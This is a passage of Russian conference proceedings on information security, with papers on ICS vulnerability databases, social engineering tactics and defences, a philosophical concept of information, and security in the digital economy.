Классификация уязвимостей в информационных системах. Попытки классифицировать уязвимости и угрозы предпринимались с момента возникновения необходимости создания безопасных информационных систем. В настоящий момент существуют различные способы классификации уязвимостей АСУ ТП. Обзор этих способов классификаций дан в статье [5].На рисунке 1 предложен вариант классификации уязвимостей по уровням структуры АСУ ТП в соответствии с Приказом ФСТЭК России №31 и ГОСТ Р МЭК 62443-1-1.

Рисунок 1. Классификация уязвимостей по уровням структуры АСУ ТП

Специалисты в области информационной безопасности АСУ ТП используют специальные базы данных (классификаторы) уязвимостей. Сравнительный анализ баз уязвимостей CVE(CommonVulnerabilitiesandExposures)иNVD (NationalVulnerabilityDatabase) (OSVDBбыла закрыта разработчиками в 2016г.) был дан в статьях [6-7]. Сравнительный анализ баз данных CVE, NVDиVND(VulnerabilityNotesDatabase) относительно базы данных угроз ФСТЭК РОССИИ приведен в таблице 1.

В приведенных базах данных уязвимостей используют показатели метрикиCVSS. Это инструментарий для расчета числового показателя по десятибалльной шкале, который позволяет специалистам по информацион-

ной безопасности определитьнасколько критична та или иная уязвимость. Чем выше значение метрики, тем опаснее уязвимость.

Сопоставив данные сканера уязвимостей, содержащие показатели метрики CVSS, и данные журнала регистрации событий, SIEM-система (Security Information and Event Management) способна ранжировать инциденты по степени их критичности, что дает возможность специалистам по информационной безопасности своевременно реагировать на наиболее важные инциденты [8].

Таблица 1

Сравнительный анализ баз данных угроз и уязвимостей

База данных уязвимостей	Описание уязвимости	Вендор	Наименование ПО	Версии ПО	Тип ПО	Операционные системы и аппаратные платформы	Тип ошибки	Идентификатор типа ошибки	Класс уязвимости	Дата выявления/ включения в реестр	Базовый вектор уязвимости	Уровень опасности уязвимости (CVSS)	Возможные меры по устранению уязвимости	Статус уязвимости	Наличие эксплойта	Способ эксплуатации	Способ устранения	Информация об устранении	Ссылки на источники	Ссылки на другие базы данных	Идентификаторы других описаний	Прямая загрузка
ФСТЭК	+	+	+	+	+	+	+	+	+	+	+	+	+	+	+	+	+	+	+	+	+	+
CVE	+	-	-	-	-	-	-	+	-	/+	-	-	-	+	-	-	+ -	-	+	+ -	-	+
NDV	+	+	+	+	-	-	+	+	+	+	+	+	-	-	-	+	-	-	+	+ -	+	+
VND	+	+	-	-	+	-	-	+	-	+	+	+	+	-	-	+	+	-	+	-	+	+

Методика оценки опасности уязвимости.Предложенная методика оценки опасности уязвимости является одним из этапов оценки рисков в той его части, где требуется детальная оценка риска. В соответствии с ГОСТ Р МЭК 62443-2-1-2015 Сети коммуникационные промышленные. Защищенность (кибербезопасность) сети и системы. Часть 2-1. Составление программы обеспечения защищенности (кибербезопасности) системы управления и промышленной автоматики (далее ГОСТ). Предлагается следующий алгоритм поиска оценки уязвимости:

а) произвести идентификацию устройств и систем АСУ ТП, т.е. определить местонахождение и ключевые АСУ ТП (системы управления, измерения, мониторинга и т.д.);

б) сгруппировать объекты в логические группы оборудования, т.е. определить наличие определенных систем и устройств (SCADA, PLC и т.д.);

в) составить перечень этих логических систем;

г) собрать информацию о характеристиках элементов и систем, входящих в АСУ ТП, т.е. можно заполнить опросный лист, который будет включать в себя информацию о вендоре, наименовании ПО, версии ПО и т.д.

Вообще, для упорядочения этой процедуры лучше заполнить таблицу сбора данных, предложенную в качестве образца в ГОСТе.

Далее, необходимо ввести полученные данные в фильтр, и система выдаст информацию об уязвимостях, в том числе и информацию об уровне опасности уязвимости. Если полученной информации недостаточно, то можно перейти для поиска необходимыхсведений по имеющимся ссылкам. Например, кликнув на ссылку идентификатора, переходим на сайт NDV, где можно увидеть информацию о наличие других версий ПО, для которого характерна такая уязвимость. На рисунке 2 представлен алгоритм поиска оценки уязвимости в соответствии с ГОСТ.

Рисунок 2. Алгоритм поиска оценки уязвимости в соответствии с ГОСТ Р МЭК 62443-2-1-2015

Вывод. Принимая во внимание проведенный анализ требований нормативной документации и особенностей баз данных уязвимостей, можно сделать вывод о том, что для обеспечения адекватного анализа уязвимостей АСУ ТП значимых объектов критической информационной инфраструктуры (КИИ) России, специалистам по информационной безопасности, в первую очередь, необходимо исключить уязвимости, содержащиеся в банке данных угроз и уязвимостей ФСТЭК России. А для более эффективного (во временном и количественном отношении) мониторинга наличия уязвимостей на предприятиях КИИ целесообразно использовать агрегаторы, такие как CVEDetail или Vulners.

Список литературы

1. Васильев В.И., Кириллова А.Д., Кухарев С.Н.Кибербезопасность автоматизированных систем управления промышленных объектов / Вестник УГАТУ. -2017. -№1. Т.21.С.1-8.

2. ГОСТ Р 56545-2015 «Защита информации. Уязвимости информационных систем. Правила описания уязвимостей». – М.: Стандартинформ, 2015. -12 с.

3. ГОСТ Р 56546-2015 «Защита информации. Уязвимости информационных систем. Классификация уязвимостей информационных систем». – М.: Стандартинформ, 2015. -12 с.

4. Приказ ФСТЭК России от 14.03.2014 № 31 [Электронный ресурс]. – Режим доступа: https://www.law.ru/npd/doc/docid/420397221/modid/99 (дата обращения 15.08.2019).

5. Васильев В.И., Кучкарова Н.В., Вульфин А.М. Сравнительный анализ систем классификаций АСУ ТП объектов критической информационной инфраструктуры / VII Всероссийская научная конференция "Информационные технологии интеллектуальной поддержки принятия решений".- Уфа,2019. –Т2.

6. Федорченко А.В., Чечулин А.А., Котенко И.В. Аналитический обзор открытых баз уязвимостей программно-аппаратного обеспечения //Научно-практическая конференция «РусКрипто’2014». - Москва: Изд-во Карат, 2014. — 17 с.

7. Федорченко А.В., Чечулин А.А., Котенко И.В. Построение интегрированной базы уязвимостей // Изв. ВУЗов. Приборостроение. - 2014.- №11.Т.57. С.62-67.

8.SIEM и (или) сканер уязвимостей. [Электронный ресурс]. – Режим доступа:https://www.securitylab.ru/analytics/430782.php. (дата обращения 19.08.2019).

УДК 004.58

СОЦИАЛЬНАЯ ИНЖЕНЕРИЯ КАК МЕТОД ПСИХОЛОГИЧЕСКОГО ВОЗДЕЙСТВИЯ

КолесниковМ.С.
Научный руководитель: канд.пед. наук, доц. Полякова Е.Н.
ст. препод. А.В. Человечкова
г. Курган, Курганский государственный университет

Аннотация. Данная статья посвящена понятию «социальная инженерия». Рассмотрены некоторые методы атак социальной инженерии, применяемые злоумышленниками для доступа к конфиденциальной информации, а также предложены меры противодействия им.

Ключевые слова. Социальная инженерия, информационная безопасность, информация, сотрудник, метод, противодействие, обучение персонала.

Существует множество различных мнений по поводу такого явления как социальная инженерия. С одной стороны это жульничество или мошенничество для получения выгоды. С другой – это не только инструмент, используемый преступниками, а еще и составная часть социологии. В контексте информационной безопасности социальную инженерию можно отнести к психологическим манипуляциям людей, которые приводят к совершению действия или разглашению конфиденциальной информации в интересах злоумышленника. [1]

Знание «уязвимостей» в поведении человека позволяет социальному инженеру проникать в самые защищенные информационные системы, посредством влияния на персонал, необладая при этом большим объемом технических знаний и средств.Чтобы быть более убедительными и изощренными при использовании социальной инженерии, злоумышленники изучают различные особенности работы организации и корпоративный язык.

Основными целями злоумышленников являются кража паролей и установка вредоносного программного обеспечения. Для этого они используют телефон,электронную почту и страницы во всемирной паутине.[2]

К методам социальной инженерии относятся «Теория шести рукопожатий», «Фишинг», «Троянский конь», «Услуга за услугу» и другие. Рассмотрим некоторые из них.

Первый метод - это «Теория шести рукопожатий». Основная цель злоумышленника при использовании этой тактики – «убедить» жертву, что звонит либо коллега по работе, либо представитель государственных органов (например, сотрудник правоохранительных органов или аудитор). Когда мошенник хочет собрать информацию на конкретного человека, то сначала может попытаться получить нужные сведения у коллег по работе жертвы. Согласно одной старой теории, злоумышленника отделяет от жертвы всего шесть рукопожатий. Эксперты по информационной безопасности рекомендуют проявлять особую бдительность, если не очень понятно, что хочет от вас «коллега по работе».

Обычно злоумышленник пытается собрать информацию через секретаря (или сотрудника на схожей должности), чтобы узнать сведения о людях с более высоким положением в корпоративной иерархии. Чтобы успешно реализовать атаку, у злоумышленника должно быть время, настойчивость и терпение. Обычно кибератаки с использованием социальной инженерии проходят медленно и данные о будущих жертвах собираются регулярно. Основная цель – завоевание доверия и последующий обман.

Для усиления доверия мошенники могут прибегнуть к использованию знакомых мелодий. Один из ключевых приемов в этой ситуации – мелодия, которая используется в компании во время ожидания вызова. Злоумышленник записывает мелодию, а потом во время разговора с жертвой

может неожиданно прервать разговор и сказать что-то в духе «Подожди, у меня входящий звонок на второй линии». Жертва слышит знакомую музыку и убеждается еще больше, что на другом конце провода находится сотрудник компании. На самом деле, данный трюк – просто грамотное использование психологии. [2]

Второй метод – «Троянский конь». Данная тактика основана на любопытстве человека. Злоумышленник отправляет жертве письмо с информацией, которая должна ее заинтересовать. Например, «График отпусков» или «Выдача зарплаты». Человек заинтересован и сразу же кликает по ссылке. Перейдя, жертва активирует на своем компьютере вредоносное ПО, которое будет выполнять необходимые злоумышленнику функции. Например, собирать информацию, которая в последующем принесет выгоду в виде реквизитов банковских карт и т.д. Так, в 2018 году жители Екатеринбурга Константин М. и Игорь М. создали и распространяли через интернет вредоносное ПО, с помощью которого им удалось получить доступ к счетам кредитных организаций. В общей сложности, злоумышленники похитили 1,2 млрд. рублей [3]. К сожалению, несмотря на то, что этот метод известен уже давно, он до сих пор актуален и будет действовать дальше, до тех пор, пока пользователи будут слепо переходить по любым ссылкам в электронных письмах.

К третьему методу можно отнести тактику под названием «Услуга за услугу». Этот метод предполагает личное общение злоумышленника с жертвой с помощью электронного сообщения или телефонного звонка. Мошенник представляется сотрудником технической поддержки и информирует жертву о наличии в системе ее компьютера какой-либо серьезной технической проблемы. После этого человеку сообщается о необходимости устранения неполадок. [1] «Сотрудник технической поддержки» дает различные указания по поводу того, как исправить проблемы. Но на самом деле с помощью этих манипуляций жертва сама устанавливает на свой компьютер вредоносное ПО. Человек верит и ничего не подозревает, т.к. звонящий всего лишь предлагает помощь.

С помощью перечисленных методов мошенники могут нанести огромный моральный и материальный ущерб организации (например, перевести деньги организации на свой счет, так и получить конфиденциальную информацию). Социальная инженерия подразумевает взлом информационной системы в обход технических средств защиты. Поэтому не стоит ограничиваться только средствами программно-технической защиты информации.

Сегодня в крупных компаниях систематически проводят всевозможные тесты на «сопротивляемость» социальной инженерии (например, тестирование на проникновение). В данном тесте проверяется уровень осведомленности сотрудников в вопросах информационной безопасности, затем

моделируется вредоносная рассылка на адреса электронной почты сотрудников и отслеживается их реакция на рассылку. [4] Почти никогда действия людей, подпавших под атаку социальных хакеров, не носят умышленного характера. Но тем они и опасны, ведь если от внешней угрозы защититься сравнительно легко, то от внутренней – намного сложнее. 26 июня 2018 года Министерство юстиций обязало банки проводить тестирование на проникновение ежегодно, а также внешний аудит кибербезопасности раз в два года. [5]

Так что же нужно сделать для защиты организациитатаксоциальныхинженеров? Во-первых, этообучениеперсонала. Огромное количество людей, связанных с информационными системами, необладают даже минимальными знаниямив сфере информационных технологий и информационной безопасности. Сотрудники не понимают работу эксплуатируемой ими информационной системы, не осознают реальную ценность информации,какие бывают угрозы, связанные с информационнойбезопасностью, а также как защититься от них.

Даже узнав все это, большинство сотрудников не уделяют должного внимания проблеме защиты информации. Эту необходимую и очень важную информациюдо сотрудников должен донести специалист по защите информации, который будет проводить для сотрудников различные тренинги и даст необходимые инструкции поведения в разных ситуациях. При этом обучение должно быть не разовым, а носить периодический характер, чтобы полученная информация освежалась в памяти, а знания в информационной безопасности дополнялись. Также сотрудников следует заинтересовать данной проблемой, вовлечь в процесс обучения, а не заставлять просто пройти тренинги для галочки.

Следующие меры противодействия составляют нормативно-правовую часть. Во-вторых, нужно составить локальные акты организации и документы (инструкции и политики) по работе с информацией и противодействию работе социальных инженеров. То есть, на каждую необходимую задачу сотрудника составляется отдельный документ и одного такого документа, который будет доведен до всех служащих, должно быть достаточно. За невыполнение требований наступает ответственность: гражданская, дисциплинарная, административная и уголовная.

В-третьих, чтобы защитить информационные активы компании необходимо разграничивать права доступа сотрудников. В компании циркулирует огромное количество различной информации, и нет никакой необходимости в том, чтобы любой сотрудник имел доступ к ней в полном объеме. Права сотрудников в информационной системе настраиваются таким образом, чтобы пользователь имел доступ лишь к той информации, которая ему необходима для выполнения его служебных обязанностей. Такое разграни-

чение позволяет сократить количество возможных утечек информации из компании.

Помимо работы сотрудник имеет и личную жизнь. Поэтому человек, находясь на работе, может использовать личную электронную почту, а также «сидеть» в социальных сетях. Все это может угрожать безопасности информации как сотрудника, так и всей организации. Поэтому людям длязащиты конфиденциальных данных от нападения социальных инженеров можно посоветовать быть просто бдительными. [6] Получив на электронную почту письмо, необходимо внимательно прочитать текст и ссылки, которые в нем указаны, постараться понять содержимое письма и источник. Если же неизвестные звонят по телефону с незнакомого номера, ответив на звонок и услышав просьбу предоставить конфиденциальные данные, никогда не называйте их,тем более тех, которые связаны с вашими финансами. Не действуйте сразу, а лучше перепроверьте информацию.

Рассмотрев некоторые методы социальной инженерии, можно сделать вывод, что злоумышленники обычно прибегают к очень изощренным психологическим техникам, защититься от которых бывает очень сложно. Поэтому создание комплекса мер по противодействию социальной инженерии — задача комплексная и нетривиальная. Заниматься этой задачей должны подготовленные специалисты по защите информации, которые на регулярной основе актуализируют своизнания, могут на практике продемонстрировать их. Именно такие профессионалы способны подготовить сотрудников, которые взаимодействуют с информационнойсистемой квозможнымугрозам.

Помимо этого должны быть созданы инструкции для персонала, которые помогут правильно работать с информацией и противодействовать методам социальной инженерии. Также необходимо разграничение прав доступа к информации для сотрудников. А в целом, каждому человеку нужно быть внимательным, т.к. в наш информационный век опасность может быть на каждом шагу, а если точнее, то на другом конце телефонной трубки либо в электронном письме.

Список литературы

1. Мартынова Л.Е., Назарова К.Е., Попков С.М., Белозёрова А.А., Кожевникова И.С., Ананьин Е.В., Лысенко А.В., Ковалев С.А. Социальная инженерия и информационная безопасность // Молодой ученый. — 2017. — №1. — С. 61-63. — URLhttps://moluch.ru/archive/135/37956/.

2. Самые популярные методы социальной инженерии в 2018 году [Электронный ресурс]. URL:https://www.securitylab.ru/analytics/498784.php.

3. Потери банков от киберпреступности [Электронный ресурс]. URL: http://www.tadviser.ru/index.php/Статья:Потери_банков_от_киберпреступности.

4. Социальная инженерия как часть тестирования на проникновение [Электронный ресурс]. URL:https://xakep.ru/2015/06/22/kolonka-yuriya-goltseva-196/.

5. Минюст обязал банки проводить пентесты и аудит кибербезопасности [Электронный ресурс]. URL:https://www.anti-malware.ru/news/2018-06-28-1447/26662.

6. Социальная инженерия [Электронный ресурс]. URL:https://4brain.ru/blog/социальная-инженерия.

УДК 167.7

ОБЩЕТЕОРЕТИЧЕСКИЕ И ФИЛОСОФСКИЕ АСПЕКТЫ СООТНОШЕНИЯ И ВЗАИМОДЕЙСТВИЯ ПОНЯТИЙ «ИНФОРМАЦИЯ», «ЗНАНИЕ» И «ИНФОРМАЦИОННЫЙ ПОТОК»

В.П. Мартынов
г. Челябинск, Южно-Уральский государственный университет

Аннотация. В работе представлена новая концепция подхода к понятию «информация» с применением аналитического принципа системности. На этой основе проанализированы вопросы взаимосвязи указанного понятия с понятиями «знание» и «информационный поток». Приведены формульные и графические выкладки, показывающие легитимность и обоснованность данной концепции. Материалы статьи могут послужить методической основой для анализа информационных и технологических процессов в современных условиях.

Ключевые слова. Информация, знание, информационный поток, пространство, системный подход, защита информации, безопасность, формула, субъект, объект, концентратор, *«∞»*, квазибесконечность, закон Харкевича, закон Мура.

Вопросы безопасности информационного пространства в настоящее время обуславливают тему современного осмысления и актуализации ряда базовых терминов, определений и понятий, связанных с этой областью.

В частности, в настоящей работе предложена одна из концепций системного подхода к описанию понятия «информация».

Очевидно, это понятие имеет достаточно большое число определений (см., например, [1] – [3], [5]), зависящих от сферы или отрасли применения. Однако здесь сделана попытка, воспользовавшись одним из основных приемов аналитического принципа системности – взгляд на задачу, явление или проблему «из космоса», – дать обобщенное его представление с не совсем традиционной стороны.

Обыденные примеры такого представления были частично изложены в работе [4]. Обобщая и дополняя выводы [4, С. 112–114], предлагается дать определение системного понятия «информация» (*И*) в виде формулы:

И = ВСЕ, обо *ВСЕ*м, для *ВСЕ*го, через *ВСЕ* и *ВСЕ*гда,

или, обобщая:


$$И = (ВСЕ)^5,$$

где под буквосочетанием *ВСЕ* понимается все многообразие объектов, явлений, параметров и характеристик материального и нематериального мира.

На рисунке 1, а-г показана упрощенная графическая последовательная иллюстрация четырех первых составляющих статической части представленной выше формулы, где под каждой из стрелок подразумевается какая-либо информация, а под каждой окружностью некий абстрактный ее элемент. Этот элемент, в общем случае, является одновременно и субъектом, и объектом информационного пространства. Для исключения такой двойственности предлагается ввести «объединяющий» термин, например, концентратор информации.

Пятый, динамический множитель, а именно *ВСЕ*гда, можно для наглядности себе представить в виде «дышащей» схемы рисунок 1, г.

В реальности общее число стрелок – бесконечно как на плоскости, так и в пространстве.



а) *ВСЕ*о чем-либо

б) *ВСЕ*, обо *ВСЕ*м

в) *ВСЕ*, обо *ВСЕ*м, для *ВСЕ*го

г) *ВСЕ*, обо *ВСЕ*м, для *ВСЕ*го, через ВСЕ

Рисунок 1

Таким образом, пользуясь символикой математики, можно представить информацию в виде $И = «\infty»$[5].

Символ *«∞»* целесообразно назвать квазибесконечностью, подразумевая, во-первых, отличие общефилософского содержания формулы от строго математического, а во-вторых, содержательно-смысловую ограниченность множества параметров, свойств и характеристик каждого множителя выражения (другими словами, у каждого концентратора – своя «бесконечность»).

В итоге можно сделать выводы о том, что информация:

- представляет собой пять степеней квазибесконечностей от числа – в принятой здесь терминологии – концентраторов всего сущего;
- не возникает и не исчезает;
- не зависит от времени;
- ограничена только в смысле отсутствия у отдельных концентраторов не присущих им параметров, свойств и характеристик.

Такой трактовкой сделана попытка придать системность и объединить существующие общепринятые представления о понятии «информация», каждое из которых может рассматриваться как частный случай вышеприведенных рассуждений.

Однако в случае принятия такой концепции возникает некоторый диссонанс при определении ряда других ключевых понятий информационной сферы, например, «безопасность информации», «защита информации», «количество информации», «цена информации», «управление информацией» и т.п.

Чтобы скомпенсировать такого рода противоречия, предлагается системно взглянуть на другое общераспространенное понятие – «знание».

С учетом предыдущих рассуждений можно констатировать: в отличие от информации, которая имеет все признаки объективности (т.е. ни от чьей воли не зависит и существует сама по себе), знание носит субъективный характер. Другими словами, знание неразрывно связано со своим субъектом, который является его источником и/или приемником, ивсецело от него зависит.

Оно «генерируется» внутри субъекта на основе внешнего информационного воздействия и, в свою очередь, оказывает влияние на другие элементы информационного пространства.

Для результативного восприятия какой-либо информации ее нужно узнать или, что – то же самое, получить знания о ней.

Знания без информации не бывает (нет информации – нет знаний), а информация, напротив, вполне «обходится» без знания.

Оно (знание) для своего субъекта может быть полезным и бесполезным, вредным и нейтральным.

Являясь, по сути, нематериальным объектом, знание, в отличие от абстрактной информации, приобретает вполне конкретный, материальный и

практический смысл. Оно может быть подарено, продано и куплено, может насыщаться и ограничиваться, сохраняться и уничтожаться, забываться и вспоминаться, перемещаться во времени и пространстве, «…может фиксироваться в материальных объектах, преобразовывать и видоизменять их [4, с. 114]» и т.д.

К знанию могут быть привязаны характеристики любого природного объекта: количественные, качественные, ценовые или стоимостные, временные и т.п.

Примечательным и заслуживающим отдельного научного осмысления является факт наличия у знания ряда свойств биологического организма: с одной стороны, оно умножается (растет) путем деления, а с другой стороны, может «стареть», «умирать»(«усыхать», исчезать).

Таким образом, поскольку в основе любого знания лежит информация, то с учетом представленной выше концепции можно определить понятие «знание», как «субъективно определенную квинтэссенцию информации [4, с. 115]».

Изложенная трактовка позволяет привести кажущиеся абсурдными с точки зрения изложенного здесь нетрадиционного представления термины (в том числе вышеупомянутые) к вполне логичному содержанию. Т.е. термины о количестве, цене, защите знаний, управлении знаниями и т.п.приобретают вполне осязаемый физический смысл.

В субъективно ограниченной сфере знание синонимично понятию «информация», к нему могут быть применены некоторые обычные информационные термины, в том числе определенный выше «концентратор» знаний.

Далее, как это ни покажется парадоксальным, но ставшее в настоящее время обыденным понятие «информационный поток» было введено в словесный оборот сравнительно недавно. В частности, в классическом труде [5](опубликован в 1962 г.), посвященном информации, термин «поток информации» фигурирует лишь трижды в одном из заключительных его абзацев, и то в технологическом контексте [5, с. 101].

Однако в той же работе сформулировано утверждение, известное в настоящее время как закон Харкевича: «количество информации растет, по меньшей мере, пропорционально квадрату промышленного потенциала [5, с.94]». В то же время, доказывая эту закономерность на примере увеличения числа заводов, автор берет за основу расчета количество попарных связей между ними.

Очевидно, это объясняется не отсутствиеминформационных потоков в тот период, а тем что они были не так заметны, как в настоящее время (поток в водохранилищеменее заметен, чем поток в водопаде).

В современной же жизни информационные потоки оказывают вполне ощутимое, а зачастую и ключевое влияние на все ее сферы.

При представлении понятия «информационный поток» укрупнено можно выделить три его составляющих: источник, канал передачи и прием-

ник информации (термин «поток знаний» при этом можно считать, при соответствующей оговорке, либо синонимом, либо частным случаем понятия «информационный поток»).

Графическими иллюстрациями информационного потока могут послужить межэлементные стрелки на рисунок 1, в, г.

Рост «промышленного потенциала» (по Харкевичу А.А.) в настоящее время означает увеличение не только и не столько числа заводов, а в целом количества и качества всего комплекса современных технологических достижений. Другими словами, если применить терминологию данной статьи, научно-технический прогресс (синоним роста промышленного потенциала) сопровождается увеличением числа концентраторов информации.

В связи с этим, можно уточнить закон Харкевича, приводя его к современному пониманию (в принятой здесь терминологии): Количество информационных потоков растет, по меньшей мере, пропорционально квадрату числа концентраторов информации.

Пользуясь подсказкой Харкевича А.А., не трудно показать, что строго математически последнее утверждение можно выразить следующей формулой:

$$ИП = K^2 - K,$$

где *ИП* – количество информационных потоков, *К* – количество концентраторов информации. Здесь же можно отметить, что при достаточно большом *К*, первая составляющая этой разности значительно больше второй (например, $K^2 = 10000 >> K = 100$).

Для перевода последней формулы на временной интервал можно воспользоваться расширительным толкованием эмпирических заключений типа «закона Мура» [6] об удвоении числа элементов (в нашем случае – концентраторов) на фиксированном отрезке времени. Имеется ввиду удвоение:

- числа транзисторов на кристалле каждые 18 – 24 месяца (в электронике) [6];
- числа изделий бытовой техники (холодильников, телевизоров и т.п.) каждые 8 – 10 лет (в быту) [В.М.];
- числа автомобилей каждые 9 – 11 лет [В.М.];
- числа научных публикаций каждые 10 – 15 лет (в научной сфере) [5];
- и т.д.

На языке математики последний абзац можно записать в виде:

$$K = 2^{t/T},$$

где *t* – координата текущего времени, *T* – интервал удвоения (в зависимости от отрасли или сферы деятельности), размерность формулы – количество.

Подстановкой этого выражения в предыдущую формулу получается для *i*-ой области технологий предельное количество информационных потоков (*un*) растет по закону:

$$un(i) = 4^{t/T(i)} - 2^{t/T(i)},$$

а общее число информационных потоков (*ИП*):

$$ИП = \sum_{T(i)=min}^{max} \left(4^{t/T(i)} - 2^{t/T(i)}\right).$$

Следует обратить внимание, что скорость нарастания информационных потоков на достаточно продолжительном отрезке времени определяется, в основном, первой составляющей выражения в скобках.

Например, при $t/T = 5$ (приблизительно 10 лет для сферы электроники): $4^5 = 1024$, в то время как $2^5 = 32$. Т.е. вычитаемое пренебрежительно мало по сравнению с уменьшаемым.

Представленные аналитические соотношения исходят из допущения максимальности множества их результатов и имеют целью показать основные современные тенденции происходящих информационных процессов, в т.ч. причины и следствия обострения проблем информационной безопасности.

Список литературы

1. Закон Российской Федерации «Об информации, информационных технологиях и о защите информации» от 27.07.2006 г. N 149-ФЗ.

2. Энциклопедия инвестора [Электронный ресурс]. URL: https://investments.academic.ru/1012/Ин-формация.

3. Экономический словарь [Электронный ресурс]. URL: http://dic.academic.ru/dic.nsf/econ_dict/6958.

4. Информационная безопасность региона: традиции и инновации: монография / под научной редакцией Л.В. Астаховой. // Челябинск: Издательский центр ЮУрГУ, 2009. – С. 112–116.

5. Харкевич, А.А. Информация и техника / А.А. Харкевич // «Коммунист». – 1962. – №17. – С. 93-102.

6. Закон Мура [Электронный ресурс]. URL: http://cs.usu.edu.ru/study/moore/#conts.

УДК 004.056.53, 338.1

ПРОБЛЕМЫ ОБЕСПЕЧЕНИЯ И ФОРМИРОВАНИЯ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ В ЦИФРОВОЙ ЭКОНОМИКЕ

Величко А.А.
Научный руководитель: канд. экон. наук, доцент А.Ю. Орлова
г. Ставрополь, АНО ВО Северо-Кавказский социальный институт

Аннотация. В статье рассмотрены основные проблемы информационной безопасности в цифровой экономике. Раскрыты основные проблемы в концепции обеспечения информационной защищенности в цифровой экономике. Рассмотрены способы защиты информации в современной цифровой экономике.

Ключевые слова. Информационная безопасность, цифровая экономика, электронная коммерция, криптография.

Российская Федерация всё более и более развивается в условиях перехода к цифровой экономике. Весь это процесс сопровождается:

– киберпреступленниями и информационными войнами;

– активным формированием и усовершенствованием муниципальных структур правления;

– преобразованием экономики и боевыми реформами, которые направленны на снижение количества войск и вооружений;

– сложными социально-экономическими процессами;

– напряженными межнациональными отношениями, развитием преступности и экстремизма.

При всех этих условиях развития, предоставление информационной безопасности в цифровой экономике считается одной из основных и главных задач, на всех уровнях её развития, как государства, так и малых предприятий.

Как правило, под цифровой экономикой подразумевается различная экономическая работа, которая связана с созданием, продажей и потреблением услуг и товаров с применением информационных технологий и наиболее обширно – с электронной коммерцией.

В современном мире информация является одним из главных предметов преступного интереса. Абсолютно у любого человека в жизни возникают проблемы, когда те или иные данные, противозаконно похищаются, видоизменяются, тем самым принося вред личности, либо финансовой деятельности.

Безопасные сведения всё чаще поступают из внешних источников и предполагают основную проблему. Обычно сведения являются надежными, а факты правдивыми, только если они подтверждаются тремя самостоятельными источниками. Однако, на сегодняшний день формирование достаточно большого количества, якобы, самостоятельных источников, уже являются информационной проблемой.

Цифровая экономика абсолютно меняет экономику в ее общем понятии. К примеру, на бирже преимущественно всю торговлю осуществляют роботы, а не люди. Они намного стремительнее и быстрее реагируют на запросы, нежели люди, так как в роботах заложены инновационные алгоритмы, которые позволяют рассчитать все доходы и риски. Но в результате на финансовых рынках не происходит никаких изменений и снижений рисков, что является очередной проблемой информационной безопасности.

Большинство главных специалистов сходятся в своих суждениях о том, что электронная торговля непосредственно может являться главным драйвером развития цифровой экономики.

Так же одной из основных проблем в концепции обеспечения информационной защищенности в цифровой экономике является невысокий уровень знаний информационной культуры. Необходимо выделить, что максимальная доля потери информации приходится на неосознанность сотрудников компании.

Проводя различные семинары и тренинги по увеличению осведомленности сотрудников, можно значительно снизить риски утечки данных. Корпоративные службы информационной безопасности должны бать максимально раскрыты к сотрудничеству в целях развития информационной культуры.

Для государства информационная безопасность имеет большое значение, исходя из этого можно сделать вывод, что ситуация обостряется с увеличением степени опасности в информационном пространстве, поэтому требуется применение соответствующих мер по увеличению киберустойчивости объектов экономического торга.

Криптография выступает одним из способов защиты экономических данных. Технология криптографии дает возможность осуществить такие процессы как:

– идентификацию предмета, либо субъекта сети либо информативной концепции;

– аутентификацию предмета либо субъекта сети;

– контроль допуска к ресурсам местных сетей, либо внесетевым сервисам;

– предоставление, а также надзор единства сведений.

Общая схема простой криптосистемы показана на рисунке 1




Рисунок 1 – Схема криптосистемы

Отечественные методы весьма надежны. Комитет Международной организации по стандартизации (ISO) одобрили российские алгоритмы. Неосторожность и несогласие их применения наблюдается и со стороны мировых IT-корпораций, невзирая на их признание Международной организацией по стандартизации.

Одним из основных способов защиты информации в современной цифровой экономике является переход на российское криптографическое программное обеспечение.

Помимо этого, новый департамент станет устанавливать потребности экономического рынка для развития концепции киберзащиты, подразумевается, что его диапазон действий станет шире и примет новый оборот. С помощью электронных уведомлений будет сформирован информационный обмен.

Согласно выводу специалистов, 89% всех киберпреступлений составляет факт хищения финансовых средств. В настоящее время максимальную угрозу представляют целевые атаки. Вред от которых увеличился на 200%.

